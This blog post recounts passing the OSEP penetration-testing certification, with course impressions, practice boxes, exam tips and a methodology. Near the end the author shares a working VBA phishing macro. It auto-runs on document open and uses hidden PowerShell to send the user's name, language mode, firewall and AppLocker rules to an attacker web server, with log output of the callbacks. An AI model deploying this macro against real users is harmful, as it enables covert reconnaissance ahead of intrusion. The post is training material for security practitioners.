Breaking the Chain - Passing OSEP in 2026
Intro
The reason I decided to write this blog post was there’s not actually that much content relating to the OSEP online, it mainly starts and ends at OSCP. This might just be my algorithm but regardless.
Having finished OSCP in late 2024 and OSWP in early 2025 I looked for my next challenge and decided to pursue OffSecs OSEP certification. The training, Evasion Techniques and Breaching Defenses itself is described as advanced training in “bypassing security mechanisms and conducting sophisticated penetration tests against hardened systems. Students will learn to execute client-side attacks, evade antivirus, bypass application whitelisting, and perform advanced Active Directory attacks. The course emphasises lateral movement, pivoting, and defense evasion strategies to effectively breach and compromise secure environments”. The exam format is a 47.5 hour exam and 24 hours post that to submit the report. You’re tasked with completing a black box test against a simulated corporate network environment to achieve an objective defined at the start of your exam.
With that out of the way, I’ll provide my initial thoughts on both the course and the exam itself.
Evasion Techniques and Breaching Defenses, the PEN-300 course
The course while I was working through it was going through an overhaul it seemed. As I finished some sections they were being archived and new versions were released or new modules entirely. I felt like this was a bit of deja vu as this exact scenario happened while I was going through the PEN-200 training. Then during my exam the email went out that OffSec were releasing the OSCP+. Regardless, I found the training overall engaging and covering very interesting topics. My C# development experience was next to nothing before starting this course and what I found helped me the most was properly understanding all components of the code walkthroughs rather than just copy pasting it into your notes and calling it a day.
The application whitelisting, antivirus evasion, and windows credentials sections were very key in properly understanding windows internals to develop your workflows for bypassing common security controls found in modern Windows Systems.
My favourite part of the course like OSCP was the challenge labs. These were the proper test of the knowledge you gain and would give you a feel for how the exam would flow. Paying a lot of attention to these and fleshing out your methodology during these is very important. I was under the pump as I left a lot of preparation close to the end of my learn one subscription so I rushed to finish these in two weeks. If you have the time, I highly suggest going through these with no hints and struggling through if necessary. If you get absolutely stuck, look for a nudge rather than the solution. Don’t be afraid to ask, if you missed something add it to your methodology.
Make sure to go through as much of the extra miles in the course material as possible, some of them might not seem relevant but they enforce your understanding of the attacks by making you approach them from different ways.
Of course, like everyone I wanted to make sure I was as prepared as possible for the exam so these were some boxes I did prepare as best I could on HacktheBox. These weren’t randomly chosen, but selected from the OSEP (PEN-300) sheet I’d remembered seeing during my OSCP prep in TJ Nulls NetSecFocus Trophy Room list.
- Magic
- OpenAdmin
- Forge
- Control
- Outdated
- Support
- Flight
- Forest
- TimeLapse
- EscapeTwo
In terms of prior experience to the exam, as noted I passed the OSCP with 90 points in 2024 and OSWP (not super relevant to this but worth mentioning).
For pro labs, I’d only completed Dante on HacktheBox and some of Alchemy.
Though I should definitely call out, I’ve worked in the cyber industry for about four years now and completed engagements doing penetration testing, though primarily focusing on compromising web applications and APIs. I’d say this was especially helpful as my workflow for reconnaissance, enumeration, and exploitation of web applications was fairly well defined. Penetration testing isn’t my day job though, I mainly work as a security engineer focused on security operations engineering.
The Exam Experience
Just to provide some info on the pace I had during the exam, I think it took me about 30 minutes to get initial access to my first machine. From there I was able to complete the primary objective (secret.txt) in just over six hours. This isn’t meant to be a brag, but more an indication on if you have a similar level of experience and prepare in a similar way, what that could result in. Across the network, if all the machines I discovered was all of them, (I won’t disclose the amount because that’s part of the mystery of the exam!) I was able to compromise all machines except one.
Obviously I can’t talk to any more detail about the exam itself but I can provide some broader guidance that is applicable to marathon like exams such as the OffSec ones:
- Parallel process where possible: If you’re waiting for scans to finish, refine your notes and screenshots if possible. No worse thing then stressing about missed screenshots.
- Use script to capture stdin and stdout! E.g.
kali@kali:~/script_example$ script $(date "+%Y-%m-%d+%T")_log
Script started, output log file is '2026-02-09+17:20:32_log'.
kali@kali:~/script_example$ whoami
kali
kali@kali:~/script_example$
Script done.
kali@kali:~/script_example$ cat 2026-02-09+17:20:32_log
Script started on 2026-02-09 17:20:32+11:00 [TERM="xterm-256color" TTY="/dev/pts/0" COLUMNS="94" LINES="48"]
kali@kali:~/script_example$ whoami
kali
kali@kali:~/script_example$

Script done on 2026-02-09 17:20:36+11:00 [COMMAND_EXIT_CODE="0"]
kali@kali:~/script_example$ - When in doubt, take a break. Go for a walk, pat your dog, grab a drink, or have a shower. Removing the problem from your fore view allows you to think about it from a different perspective sometimes.
- Something I wish I did better, when you’ve achieved a significant milestone. Backtrack and ensure your documentation up to that point is report worthy.
My workflow on a page
When first starting the course I was watching a lot of YouTube content on the course and during my experience with the challenge labs and especially after passing the exam the following statements I remember from John Hammonds review of the course when it was released ring true:
OSCP focuses on knowing vulns and being able to exploit them with some attack script or exploit you can pull of the shelf. You just need to be able to do the enumeration to figure out what is in front of you, like the software version and such and research to find public exploits to utilise against it.
OSEP has you exploit functionality and configuration that are inherent software flaws of the Windows Operating System in how it’s designed, or in isolation how it was configured. As with Active Directory, how it’s designed, and how it works.
OSEP is absolutely a successor to OSCP in the way that it builds upon the learnings that you already defined there.
Without reinventing the wheel too much at a high-level my workflow was as follows:
- Reconnaissance and enumeration
- Initial Access
- Privilege Escalation
- Post Exploitation
- Lateral Movement and Pivoting
- Domain and Subsequently Forest Compromise
The numbering of this isn’t always sequential, after post exploitation you. After completing 1, 2, 3, 4, 5, you might go back to 1 or 2. I developed a simple high-level diagram to help stay the course that aligned well with the methodology I developed during the challenge labs.

For a diagram with that is way lower level, and very useful I would use this AD pen test workflow gem I found a while back from Mayfly277

Outputs I found helpful from my course and challenge lab experience
While going through the challenge labs and course I developed a few cool enumeration and post exploitation scripts that I’ve published in my GitHub, here: https://github.com/Khadinxc/BreakingtheChain/tree/main I’ve also included some additional resources that I found extremely helpful, spanning from obfuscators, other Githubs, and more.
In terms of payloads you’ll find there, my favourite creation is the context discovery VB macro I created for information gathering on a target for a phish. This is to ensure the highest success rate when attempting to exploit a target with a malicious macro.
Context-Enumeration.vbs
Usage of this is quite simple, the issue was before attempting to run any malicious macros I wanted to know exactly what I was allowed to do.
My requirements were the following:
- I want to know what user I’m executing as.
- I want to know what PowerShell language mode I’m working with.
- I want to know what the Applocker policy display names were, without attempting to exfil too much info. I felt this would give me at least half an idea what would be blocked.
- I want to know what firewall rules are enabled and set to block, I didn’t want to sit there waiting for a payload to run and wonder if the port is even enabled.
The VB macro requires PowerShell to be accessible to start with, but could be adapted to use wscript or something similar.
Sub Auto_Open()
    Dim who As String
    Dim alq As String
    Dim fwq As String

    who = "powershell -exec bypass -nop -c $who = whoami; iwr http://192.168.45.220/$who; $mode = $ExecutionContext.SessionState.LanguageMode; iwr http://192.168.45.220/$mode"

    alq = "powershell -exec bypass -nop -c $allBlocks = Get-NetFirewallRule -PolicyStore ActiveStore | where {$_.Action -eq 'Block'}; foreach($item in $allBlocks){$content = $item.DisplayName -replace ' ', '+'; if ($content -ne $null ){Invoke-WebRequest http://192.168.45.220/$content -useb}}"

    fwq = "powershell -exec bypass -nop -c $allPols = Get-AppLockerPolicy -Effective | select -ExpandProperty RuleCollections; foreach($item in $allPols){$content = $item.Name -replace ' ', '+'; if ($content -ne $null ){Invoke-WebRequest http://192.168.45.220/$content -useb}}"

    Shell who, vbHide
    Shell alq, vbHide
    Shell fwq, vbHide
End Sub

Sub AutoOpen()
    Auto_Open
End Sub

Sub Workbook_Open()
    Auto_Open
End Sub


Running this macro before anything else was very helpful. But running the os architecture curl (got this from the OSEPlayground Github) and applocker enabled macros from my Github might be worth running separately, or joining into this one. To demo this, I configured some basic Firewall and Applocker rules:
Basic App Locker Rules:
Example Firewall Rules:
When running the macro you would host a web server and receive call backs with your context like so:
kali@kali ~$ tail -f /var/log/apache2/access.log
192.168.227.100 - - [18/Feb/2026:03:37:53 -0500] "GET /test/administrator HTTP/1.1" 404 533 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1007"
192.168.227.100 - - [18/Feb/2026:03:37:53 -0500] "GET /(Default+Rule)+All+signed+packaged+apps HTTP/1.1" 404 533 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1007"
192.168.227.100 - - [18/Feb/2026:03:37:53 -0500] "GET / HTTP/1.1" 200 10958 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1007"
192.168.227.100 - - [18/Feb/2026:03:37:53 -0500] "GET /FullLanguage HTTP/1.1" 404 477 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1007"
192.168.227.100 - - [18/Feb/2026:03:37:53 -0500] "GET /(Default+Rule)+All+files+located+in+the+Program+Files+folder%20Block+%25WINDIR%25/Tasks/*+Except+MS+Signed%20(Default+Rule)+All+files+located+in+the+Windows+folder%20(Default+Rule)+All+files HTTP/1.1" 404 477 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1007"
192.168.227.100 - - [18/Feb/2026:03:37:53 -0500] "GET /(Default+Rule)+All+digitally+signed+Windows+Installer+files%20(Default+Rule)+All+Windows+Installer+files+in+%25systemdrive%25/Windows/Installer%20(Default+Rule)+All+Windows+Installer+files HTTP/1.1" 404 477 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1007"
192.168.227.100 - - [18/Feb/2026:03:37:53 -0500] "GET / HTTP/1.1" 200 10958 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1007"
192.168.227.100 - - [18/Feb/2026:03:37:53 -0500] "GET /Block+Port+4444+TCP+Outbound HTTP/1.1" 404 533 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1007"
192.168.227.100 - - [18/Feb/2026:03:37:53 -0500] "GET /Block+Port+9999+TCP+Outbound HTTP/1.1" 404 477 "-" "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17763.1007"
It’s a bit messy to read, but it beats brute forcing it.
Closing Off
Overall, the exam was a fantastic experience, and I look forward to the next challenge may it be from OffSec (New AI course coming??) or somewhere else. But with this goal over, time for a well-deserved rest/playing some video games without feeling guilty lol.
Hopefully some of this was helpful, I post randomly either here, on Linkedin, or X. But most of the time just doing random stuff on HacktheBox or in my GitHub.
Until next time!